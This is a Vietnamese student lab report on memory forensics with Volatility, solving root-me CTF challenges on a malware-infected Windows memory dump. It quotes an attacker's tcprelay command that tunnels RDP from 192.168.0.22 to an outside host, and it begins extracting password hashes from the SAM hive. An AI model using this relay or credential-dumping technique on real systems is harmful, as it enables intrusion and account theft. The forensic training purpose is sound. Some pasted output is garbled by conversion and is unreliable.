0xfffffa8002121060	explorer.exe	3632	636	20	593	1	0	2018-
11-26 09:16:10 UTC+0000								
0xfffffa8002102060	chrome.exe	3660	2452	13	160	1	0	2018-
11-26 09:16:10 UTC+0000								
0xfffffa8001fa9060	DumpIt.exe	3388	3632	2	47	1	1	2018-
11-26 09:16:22 UTC+0000								
0xfffffa8002115060	conhost.exe	1648	424	2	34	1	0	2018-
11-26 09:16:22 UTC+0000								

thaongoc@ubuntu:~/Downloads/volatility\$

chrome.exe là 1 tiến trình duyệt web nên sẽ có thể phát hiện nhiều URL khi chúng ta tìm kiếm trên tiến trình này. Do đó nhóm sẽ chọn tiến trình này để dump.

Dùng lệnh: python2 vol.py -f WIN-LEVQF1CLMR1-20181126-091622.raw --profile=Win7SP1x64 memdump -p 3660 --dump-dir ./

Lab 1: Memory Forensics

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-09162
2.raw --profile=Win7SP1x64 memdump -p 3660
Volatility Foundation Volatility Framework 2.6.1
ERROR : volatility.debug : Please specify a dump directory (--dump-dir)
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f WIN-LEVQF1CLMR1-20181126-09162
2.raw --profile=Win7SP1x64 memdump -p 3660 --dump-dir .
Volatility Foundation Volatility Framework 2.6.1
*****
Writing chrome.exe [ 3660] to 3660.dmp
thaongoc@ubuntu:~/Downloads/volatility$ ls |grep "3660.dmp"
3660.dmp
thaongoc@ubuntu:~/Downloads/volatility$
```

input to this VM, move the mouse pointer inside or press Ctrl+G.

Chạy lệnh strings và 3632.dmp | grep “http://” để xem lịch sử mới nhất

```
thaongoc@ubuntu:~/Downloads/volatility$ strings 3660.dmp | grep "http://"
Copyright (C) 2016 and later: Unicode, Inc. and others. License & terms of use: http://www.unicode.org/copyright.html
Copyright (C) 2016 and later: Unicode, Inc. and others. License & terms of use: http://www.unicode.org/copyright.html
default-src 'self'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; script
-src 'self' https://apis.google.com https://feedback.googleusercontent.com https://www.google.com https://www.gstatic.com; child-src https://accounts.google.com https://content.googleapis.com https://www.google.com; connect-src 'self' http://*:* https://*:*; font-src
https://fonts.gstatic.com; object-src 'self';
http://client
http://docs.google.com/
http://drive.google.com/
http://docs.google.com/*
http://drive.google.com/*
http://www.youtube.com
http://www.youtube.com
http://www.youtube.com/
http://clients2.google.com/service/update2/crx
http://clients2.google.com/service/update2/crx
http:///*
http:///*
http:///*
http:///*
http:///*
http:///*
http://client
http://clients2.google.com/service/update2/crx
default-src 'self'; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com; script
-src 'self' https://apis.google.com https://feedback.googleusercontent.com https://www.google.com https://www.gstatic.com; child-src https://accounts.google.com https://content.googleapis.com https://www.google.com; connect-src 'self' http://*:* https://*:*; font-src
https://fonts.gstatic.com; object-src 'self';
http://clients2.google.com/service/update2/crx
Show Applications
http:///*"
```

Để tìm lượt truy cập gần nhất, chúng ta sẽ tìm ở phía dưới cùng để thấy được lịch sử mới nhất

```
http://www.symauth.com/cps0(
http://www.symauth.com/rpa00
http://s1.symcb.com/pca3-g5.crl0
http://www.usertrust.com1
1http://crl.usertrust.com/UTN-USERFirst-Object.crl05
http://ocsp.usertrust.com0
http://www.usertrust.com1
<asmv3:windowsSettings xmlns="http://schemas.microsoft.com/SMI/2005/WindowsSettings">
thaongoc@ubuntu:~/Downloads/volatility$
```

C. KỊCH BẢN 3

Tài nguyên: Kb03-dp-e81.raw.lzma

Yêu cầu 3. Thực hiện phân tích:

- Cung cấp bằng chứng xác định file được cho là file dump từ bộ nhớ máy ảo. Xác định hệ điều hành của máy này.

Lab 1: Memory Forensics

- Tìm flag cho file tài nguyên bên trên. Biết rằng flag có định dạng CTF{flag}.

Đáp án:

- Tiến hành giải nén tập tin và kiểm tra thông tin của file dump Kb03-dp-e81.raw bằng lệnh

```
volatility -f Kb03-dp-e81.raw imageinfo
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb03-dp-e81.raw imageinfo
Volatility Foundation Volatility Framework 2.6
INFO:volatility.debug: Determining profile based on KDBG search ...
db75d202 Suggested Profile(s) : Win10x64
detectors for: 0*d4eb1 AS Layer1 : Win10AMD64PagedMemory (Kernel AS)
checksum AS Layer2 : VirtualBoxCoreDumpElf64 (Unnamed AS)
date_to_unpacked.exe AS Layer3 : FileAddressSpace (/home/ngoc/Phap_chung/Lab1/Kb03-dp-e81.raw
) exit
CPU architecture: i386 PAE type : No PAE
DTB : 0*1aa000L
KUSER_SHARED_DATA : 0xffffffff780000000000L
Image date and time : 2016-04-04 16:17:53 UTC+0000
Image local date and time : 2016-04-04 18:17:53 +0200
```

→ Dựa vào kết quả trên, ta có thể xác định file được cho là file dump từ bộ nhớ máy ảo. Profile của hệ thống đã được dump là Win10x64.

- Tiến hành kiểm tra các process đang chạy bằng lệnh

```
volatility -f Kb03-dp-e81.raw --profile=Win10x64 pslist
```

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb03-dp-e81.raw --profile=Win10x64 pslist
Volatility Foundation Volatility Framework 2.6
Offset(V) for: MEW Name True, True, True) PID PPID Thds Hnds Sess Wow64 Start
J875d202 Exit
_____
0xfffffe00032553780 System 4 0 126 0 — 0 2016-04-0
4 16:12:33 UTC+0000
0xfffffe0003389c040 smss.exe 268 4 2 0 — 0 2016-04-0
4 16:12:33 UTC+0000
0xfffffe0003381b080 csrss.exe 344 336 8 0 0 0 2016-04-0
4 16:12:33 UTC+0000
0xfffffe000325ba080 wininit.exe 404 336 1 0 0 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe000325c7080 csrss.exe 412 396 9 0 1 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe00033ec6080 winlogon.exe 460 396 2 0 1 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe00033efb440 services.exe 484 404 3 0 0 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe00033f08080 lsass.exe 492 404 6 0 0 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe00033ec5780 svchost.exe 580 484 16 0 0 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe00034202280 svchost.exe 612 484 9 0 0 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe000341cb640 dwm.exe 712 460 8 0 1 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe00034222780 svchost.exe 796 484 45 0 0 0 2016-04-0
4 16:12:34 UTC+0000
0xfffffe000342a7780 VBoxService.ex 828 484 10 0 0 0 2016-04-0
4 16:12:34 UTC+0000
```

- Sau khi thử một số process thì em tìm được process mspaint.exe có PID là 4092.


0xfffffe00034b08780	OneDrive.exe	1692	2336	10	0	1	1 2016-04-0
4 16:12:55 UTC+0000							
0xfffffe00034b0f780	mspaint.exe	4092	2336	3	0	1	0 2016-04-0
4 16:13:21 UTC+0000							
0xfffffe00034ade080	svchost.exe	628	484	1	0	1	0 2016-04-0
4 16:14:43 UTC+0000							


- Thực hiện dump riêng tiến trình này ra.

Lab 1: Memory Forensics

```
(ngoc@ngoc)-[~/Phap_chung/Lab1]
$ vol -f Kb03-dp-e81.raw --profile=Win10x64 memdump --dump-dir=./ -p 4092
Volatility Foundation Volatility Framework 2.6
*****
Writing mspaint.exe [ 4092] to 4092.dmp
```

- Sau khi có được file 4092.dmp, ta tiến hành kiểm tra theo phương pháp thông thường nhưng không có gì đặc biệt. Vì vậy nhóm thử chuyển qua đuôi .data và sử dụng phần mềm GIMP (GNU Image Manipulation Program – một phần mềm chỉnh sửa ảnh).





⇒ Ta tìm được Flag: CTF{HeRe_GoES_thE_FLaG}.

D. KỊCH BẢN 4

- Tài nguyên (Root-me.org): Tải memory dump tại: <http://challenge01.rootme.org/forensic/ch2/ch2.tbz2>
- Link challenge:
 - + <https://www.root-me.org/en/Challenges/Forensic/Command-Controllevel-2>
 - + <https://www.root-me.org/en/Challenges/Forensic/Command-Controllevel-3>
 - + <https://www.root-me.org/en/Challenges/Forensic/Command-Controllevel-4>
 - + <https://www.root-me.org/en/Challenges/Forensic/Command-Controllevel-5>
 - + <https://www.root-me.org/en/Challenges/Forensic/Command-Controllevel-6>

Yêu cầu 4. Thực hiện phân tích, hoàn thành các challenge trên:

- Thực hiện mô tả các bước điều tra, mô tả rõ ràng
- Có ảnh chụp, giải thích lý do.
-

4.1 Command-Controllevel-2

Yêu cầu: tìm tên hostname của workstation

Bước 1: Tìm các profile hữu dụng bằng plugin imageinfo

Dùng lệnh: python2 vol.py -f ch2.dmp imageinfo

Lab 1: Memory Forensics

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
INFO    : volatility.debug    : Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000,
INFO    : volatility.debug    : Win7SP1x86
AS Layer1 : IA32PagedMemoryPae (Kernel AS)
AS Layer2 : FileAddressSpace (/home/nt114/Downloads/volatile/ch2.dmp)
PAE type  : PAE
DTB       : 0x185000L
KDBG      : 0x82929be8L
Number of Processors : 1
Image Type (Service Pack) : 0
KPCR for CPU 0 : 0x8292ac00L
KUSER_SHARED_DATA : 0xffffdf0000L
Image date and time : 2013-01-12 16:59:18 UTC+0000
Image local date and time : 2013-01-12 17:59:18 +0100
thaongoc@ubuntu:~/Downloads/volatility$
```

Thường mọi người chọn profile gần nhất để phân tích tiếp

=> Nhóm em sẽ sử dụng profile = Win7SPx86 trong quá trình phân tích bằng các plugin khác

Bước 2: Tìm tên hostname của workstation (tìm flag)

Như trong hướng dẫn lab1 thì Windows có rất nhiều biến môi trường để các process khi chạy có thể truy xuất dữ liệu tham chiếu như OS, TEMP, windir, Path... và tên máy đang sử dụng sẽ được lưu trong biến có tên COMPUTERNAME.


Do đó để tìm hostname của Workstation (tức là tìm flag), nhóm em sẽ xem giá trị của biến môi trường COMPUTERNAME bằng lệnh sau:

```
python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 envars | grep COMPUTERNAME
```

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 envars | grep COMPUTERNAME
Volatility Foundation Volatility Framework 2.6.1
 560 services.exe      0x001207f0 COMPUTERNAME          WIN-ETSA91RKCFP
 576 lsass.exe         0x002507f0 COMPUTERNAME          WIN-ETSA91RKCFP
 584 lsm.exe           0x001907f0 COMPUTERNAME          WIN-ETSA91RKCFP
 692 svchost.exe       0x002c07f0 COMPUTERNAME          WIN-ETSA91RKCFP
 764 svchost.exe       0x002b07f0 COMPUTERNAME          WIN-ETSA91RKCFP
 832 svchost.exe       0x003007f0 COMPUTERNAME          WIN-ETSA91RKCFP
 904 svchost.exe       0x001407f0 COMPUTERNAME          WIN-ETSA91RKCFP
 928 svchost.exe       0x0005c07f0 COMPUTERNAME          WIN-ETSA91RKCFP
1084 svchost.exe       0x001307f0 COMPUTERNAME          WIN-ETSA91RKCFP
1172 svchost.exe       0x000b07f0 COMPUTERNAME          WIN-ETSA91RKCFP
1220 AvastSvc.exe     0x0005207f0 COMPUTERNAME          WIN-ETSA91RKCFP
1712 spoolsv.exe      0x0006707f0 COMPUTERNAME          WIN-ETSA91RKCFP
1748 svchost.exe       0x0001707f0 COMPUTERNAME          WIN-ETSA91RKCFP
1968 vmtoolsd.exe     0x0002207f0 COMPUTERNAME          WIN-ETSA91RKCFP
1612 TPAutoConnSVC.   0x0002f07f0 COMPUTERNAME          WIN-ETSA91RKCFP
2352 taskhost.exe     0x0003407f0 COMPUTERNAME          WIN-ETSA91RKCFP
2496 dwm.exe          0x0001707f0 COMPUTERNAME          WIN-ETSA91RKCFP
```

=> Flag: WIN-ETSA91RKCFP

Kết quả submit:



4.2 Command-Controllevel-3

Yêu cầu: Tìm file thực thi chứa malware. Flag chính là dạng mã hoá MD5 của đường dẫn tuyệt đối chứa file thực thi mà chúng ta cần tìm.

- Xem danh sách các tiến trình chạy

Nhóm em chọn dùng plugin pstree thay vì pslist để danh sách trông dễ nhìn hơn dưới dạng cây

Dùng lệnh: python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 pstree

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 pstree
Volatility Foundation Volatility Framework 2.6.1
Name          PID  PPID  Thds  Hnds Time
-----+-----+-----+-----+-----+
0x892ac2b8:wininit.exe      456   396    3    77 2013-01-12 16:38:14 UTC+0000
. 0x896294c0:services.exe   560   456    6   205 2013-01-12 16:38:16 UTC+0000
.. 0x89805420:svchost.exe   832   560   19   435 2013-01-12 16:38:23 UTC+0000
... 0x87c90d40:audiogd.exe  1720   832    5   117 2013-01-12 16:58:11 UTC+0000
... 0x89852010:svchost.exe  964   560    17   400 2013-01-12 16:38:24 UTC+0000

```

	PID	PPID	Thds	Hnds	Time
0x87978078:system	4	0	103	5237	2013-01-12 16:38:09 UTC+0000
. 0x88c3ed40:smss.exe	308	4	2	29	2013-01-12 16:38:09 UTC+0000
0x87ac6030:explorer.exe	2548	2484	24	766	2013-01-12 16:40:27 UTC+0000
. 0x87b6b030:iexplore.exe	2772	2548	2	74	2013-01-12 16:40:34 UTC+0000
.. 0x89898030:cmd.exe	1616	2772	2	101	2013-01-12 16:55:49 UTC+0000
.. 0x95495c18:taskmgr.exe	1232	2548	6	116	2013-01-12 16:42:29 UTC+0000
. 0x87bf7030:cmd.exe	3152	2548	1	23	2013-01-12 16:44:50 UTC+0000
.. 0x87cbfd40:winpmem-1.3.1.	3144	3152	1	23	2013-01-12 16:59:17 UTC+0000
. 0x898fe8c0:StikyNot.exe	2744	2548	8	135	2013-01-12 16:40:32 UTC+0000
. 0x87b784b0:AvastUI.exe	2720	2548	14	220	2013-01-12 16:40:31 UTC+0000

- Có thể thấy việc cmd.exe là tiến trình con của iexplorer.exe rất khả nghi bởi vì việc này khá giống với kịch bản tấn công backdoor điển hình.

Để xác nhận có malware không, nhóm em sẽ trích xuất file .exe ứng với tiến trình khả nghi rồi dùng VirusTotal để kiểm tra:

Lab 1: Memory Forensics

Thực hiện trích xuất file thực thi bằng plugin procdump

Dùng lệnh: python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 procdump -D ./ -p 2772

Tương tự cho process có PID=1616

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 procdump -D ./ -p2772
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
-----
0x87b6b030 0x00400000 iexplore.exe OK: executable.2772.exe
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 procdump -D ./ -p1616
Volatility Foundation Volatility Framework 2.6.1
Process(V) ImageBase Name Result
-----
0x89898030 0x4a330000 cmd.exe OK: executable.1616.exe
chaongoc@ubuntu:~/Downloads/volatility$ ls store
executable.1616.exe executable.2772.exe
chaongoc@ubuntu:~/Downloads/volatility$
```

Kết quả kiểm tra của tiến trình 1616:

The screenshot shows the VirusTotal analysis interface. The URL in the address bar is <https://www.virustotal.com/gui/file/ca8bf51762ca72c565bb076391d3d984c2e29f7c19f14fec10ef46ceaf259f9>. The main summary card displays a community score of 7/69, indicating 7 out of 69 security vendors flagged the file as malicious. The file name is executable.1616.exe, it is a PE executable (EXE), and its size is 294.50 KB. The last analysis date is 8 months ago.

Kết quả kiểm tra của tiến trình 2772:

Lab 1: Memory Forensics

=> Đây là nơi chứa malware

- Sau khi tìm được file thực thi chứa malware rồi, nhóm em tiếp tục tìm đường dẫn chứa file này rồi thực hiện mã hoá đường dẫn bằng thuật toán mã hoá MD5

Để tìm đường dẫn chứa file thực thi malware, chúng em dùng plugin dlllist để xem các DLL được tải bởi process 2772

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile=Win7SP1x86_23418 dllist -p 2772
Volatility Foundation Volatility Framework 2.6.1
*****
iexplore.exe pid: 2772
Command line : "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe"

Base          Size  LoadCount LoadTime           Path
-----
0x00400000  0x6000  0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe
0x77660000  0x13c000 0xfffff 1970-01-01 00:00:00 UTC+0000 C:\Windows\SYSTEM32\ntdll.dll
0x70e70000  0x3c000  0xfffff 2013-01-12 16:40:34 UTC+0000 C:\Program Files\AVAST Software\Avast\sxnhk.dll
```

=> Tìm thấy full path của file iexplore.exe chứa malware:

C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe

Tiếp theo, nhóm em dùng lệnh sau để mã hoá đường dẫn với thuật toán mã hoá md5

echo -n "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe" | md5sum

Ý nghĩa:

echo : là lệnh xuất ra chuỗi mà chúng ta muốn in ra

-n : là flag dùng để không xuống dòng khi đã xuất ra chuỗi (tức là thêm ký tự xuống dòng "\n" vào chuỗi ban đầu)

md5sum : là lệnh mã hoá chuỗi theo thuật toán mã hoá md5

```
thaongoc@ubuntu:~/Downloads/volatility$ echo -n "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe" | md5sum
49979149632639432397b3a1df8cb43d -
thaongoc@ubuntu:~/Downloads/volatility$ echo "C:\Users\John Doe\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch\iexplore.exe" | md5sum
7923dd0d8e804b245876e32646ef9c0d -
thaongoc@ubuntu:~/Downloads/volatility$
```

=> Tìm thấy flag: 49979149632639432397b3a1df8cb43d

- Kết quả submit

Command & Control - level 3

30 Points

Memory analysis

Author: Thanatos, 16 February 2013

Level: Easy

Validations: 11278 Challengers 4%

Note: 4 stars (392 Votes)

Statement:

Berthier, the antivirus software didn't find anything. It's up to you now. Try to find the malware in the memory dump. The validation flag is the md5 checksum of the full path of the executable.

The uncompressed memory dump md5 hash is e3a902d4d44e0f7bd9cb29865e0a15de

[Download the challenge](#)

2 related ressource(s)

- <https://docs.microsoft.com/en-us/sysinternals/> (docs.microsoft.com)
- [Volatility cheatsheet v2.4](#) (Forensic)

Validation:

Well done, you won 30 Points

Don't forget to give your opinion on the challenge by voting :-)

[tweet it!](#)

Enter password:

4.3 Command-Control level-4

Yêu cầu: Tìm địa chỉ IP của máy Server bị attacker nhắm tới

Trong Volatility có plugin netscan giúp quét các thành phần trong máy tính mà có kết nối tới mạng nên nhóm em sẽ dùng lệnh sau để tìm IP của server bị attacker tấn công

Lab 1: Memory Forensics

Volatility Foundation Volatility Framework 2.6.1					
Offset(P)	Proto	Local Address	Foreign Address	State	Pid
Owner 0xbab2288	Created TCPv4	0.0.0.0:445	0.0.0.0:0	LISTENING	4
System 0xbab2288	TCPv6	:::445	:::0	LISTENING	4
System 0xhhf5650	TCPv4	0.0.0.0:49161	0.0.0.0:0	LISTENING	560
AvastSvc.exe 0x1d901bd0	TCPv4	192.168.1.66:49156	77.234.42.54:80	ESTABLISHED	1220
AvastSvc.exe 0x1d92e240	TCPv4	127.0.0.1:12080	127.0.0.1:49178	ESTABLISHED	1220
AvastSvc.exe 0x1d9ebdf8	TCPv4	192.168.1.66:58793	213.152.6.106:80	ESTABLISHED	1220
AvastSvc.exe 0x1dedb4f8	TCPv4	127.0.0.1:49178	127.0.0.1:12080	ESTABLISHED	2772
iexplore.exe 0x1e034c80	UDPv4	192.168.1.66:137	*:*		4

=> Tìm được 1 địa chỉ IP ứng với process 2772 nhưng vì đây là IP lookback nên IP này không phải IP hay flag cần tìm

- Nhóm em chuyển sang phân tích file thực thi mà nhóm em đã dump được từ challenge **Command-Controllevel-3**

Dùng lệnh: strings -eb executable.2772.exe > 2772-exe.txt

Ý nghĩa:

strings: là lệnh dùng để tìm kiếm các chuỗi ký tự có thể in được trong các tệp nhị phân, hình ảnh đĩa hoặc các tệp khác. Nó thường được sử dụng để trích xuất văn bản, mã nguồn hoặc thông tin khác từ các tệp không được định dạng rõ ràng cho mục đích đọc của con người.

-e : là flag dùng để hiển thị các ký tự không thể in được dưới dạng mã hex.

b : chỉ định độ dài ký tự là 16 bit

```
thaongoc@ubuntu:~/Downloads/volatility/store$ cd store
thaongoc@ubuntu:~/Downloads/volatility/store$ ls -1
executable.1616.exe
executable.2772.exe
thaongoc@ubuntu:~/Downloads/volatility/store$ strings -eb executable.2772.exe > 2772-exe.txt
thaongoc@ubuntu:~/Downloads/volatility/store$ strings -eb executable.1616.exe > 1616-exe.txt
thaongoc@ubuntu:~/Downloads/volatility/store$
```

Nội dung thu được từ file thực thi của process 1616 (cmd.exe)

Lab 1: Memory Forensics

```
132 $P$G
133 .EXE; .BAT; .CMD; .VBS; .VBE; .JS; .JSE; .WSF; .WSH; .MSC
134 2;C:\Windows;C:\Windows\System32\Wbem;C:-
    \Windows\System32\WindowsPowerShell\v1.0\
135 P23, Are you sure (Y/N)?
136 0~1\AppData\Local\Temp\TEMP23\tcprelay.exe",2
137 r batch file.
138 s TEMP23
1 Help 3389 yourcsecret.co.tv 443
1 cal\Temp\TEMP23\tcprelay.exe",2
141 mdir /s TEMP23
142 168.0.22 3389 yourcsecret.co.tv 443
143 p\TEMP23\tcprelay.exe",2 >> get.vbs
144 %s
145 %02d%s%02d%
146 [%<1
```

=> Có vẻ như attacker đã dùng tcprelay.exe. Đây là chương trình có mục tiêu là chuyển tiếp kết nối TCP giữa server và client

=> IP của server mục tiêu có thể là : xxx.168.0.22

Thử dùng lệnh strings với file dump được cung cấp để tìm thông tin liên quan tới IP vừa tìm được

```
thaongoc@ubuntu:~/Downloads/volatility$ strings ch2.dmp | grep 168.0.2
2
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
.168.0.22 3389 yourcsecret.co.tv 443
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
tcprelay.exe 192.168.0.22 3389 yourcsecret.co.tv 443
xe 192.168.0.22 3389 yourcsecret.co.tv 443
t Show Applications .168.0.22 3389 yourcsecret.co.tv 443
thaongoc@ubuntu:~/Downloads/volatility$
```

=> Tìm được flag (IP và port hoàn chỉnh của server): 192.168.0.22:3389

- Kết quả submit:

Lab 1: Memory Forensics

4.4 Command-Controllevel-5

Yêu cầu: Tìm mật khẩu người dùng của Joe Doe

Bước 1: Sử dụng plugin hivelist để lấy ra trường địa chỉ bắt đầu trọng bộ nhớ của nơi lưu trữ thông tin đăng ký và quản lý về tài khoản người dùng Windows.

Dùng lệnh: python2 vol.py -f ch2.dmp --profile Win7SP1x86_23418 hivelist

```
thaongoc@ubuntu:~/Downloads/volatility$ python2 vol.py -f ch2.dmp --profile Win7SP1x86_23418 hivelist
Volatility Foundation Volatility Framework 2.6.1
Virtual      Physical      Name
-----
0x8ee66740 0x141c0740 \SystemRoot\System32\Config\SOFTWARE
0x90cab9d0 0x172ab9d0 \SystemRoot\System32\Config\DEFAULT
0x9670e9d0 0x1ae709d0 ??\C:\Users\John Doe\ntuser.dat
0x9670f9d0 0x04a719d0 ??\C:\Users\John Doe\AppData\Local\Microsoft\Windows\Users.dat
0x9aad6148 0x131af148 \SystemRoot\System32\Config\SAM
0x9ab25008 0x14a61008 \SystemRoot\System32\Config\SECURITY
0x9aba79d0 0x11a259d0 ??\C:\Windows\ServiceProfiles\LocalService\NTUSER.DAT
0x9abb1720 0x0a7d4720 ??\C:\Windows\ServiceProfiles\NetworkService\NTUSER.DAT
0x8b20c008 0x039e1008 [no name]
0x8b21c008 0x039ef008 \REGISTRY\MACHINE\SYSTEM
0x8b23c008 0x02ccf008 \REGISTRY\MACHINE\HARDWARE
0x8ee66008 0x141c0008 \Device\HarddiskVolume1\Boot\BCD
thaongoc@ubuntu:~/Downloads/volatility$
```

Bước 2: Tìm ra mã băm của mật khẩu dựa vào giá trị key của hệ thống [system key] và giá trị key của tập tin SAM [SAM key].

Trong danh sách hiện ra, có thể thấy:

+ Địa chỉ ảo của SAM Key: 0x9aad6148

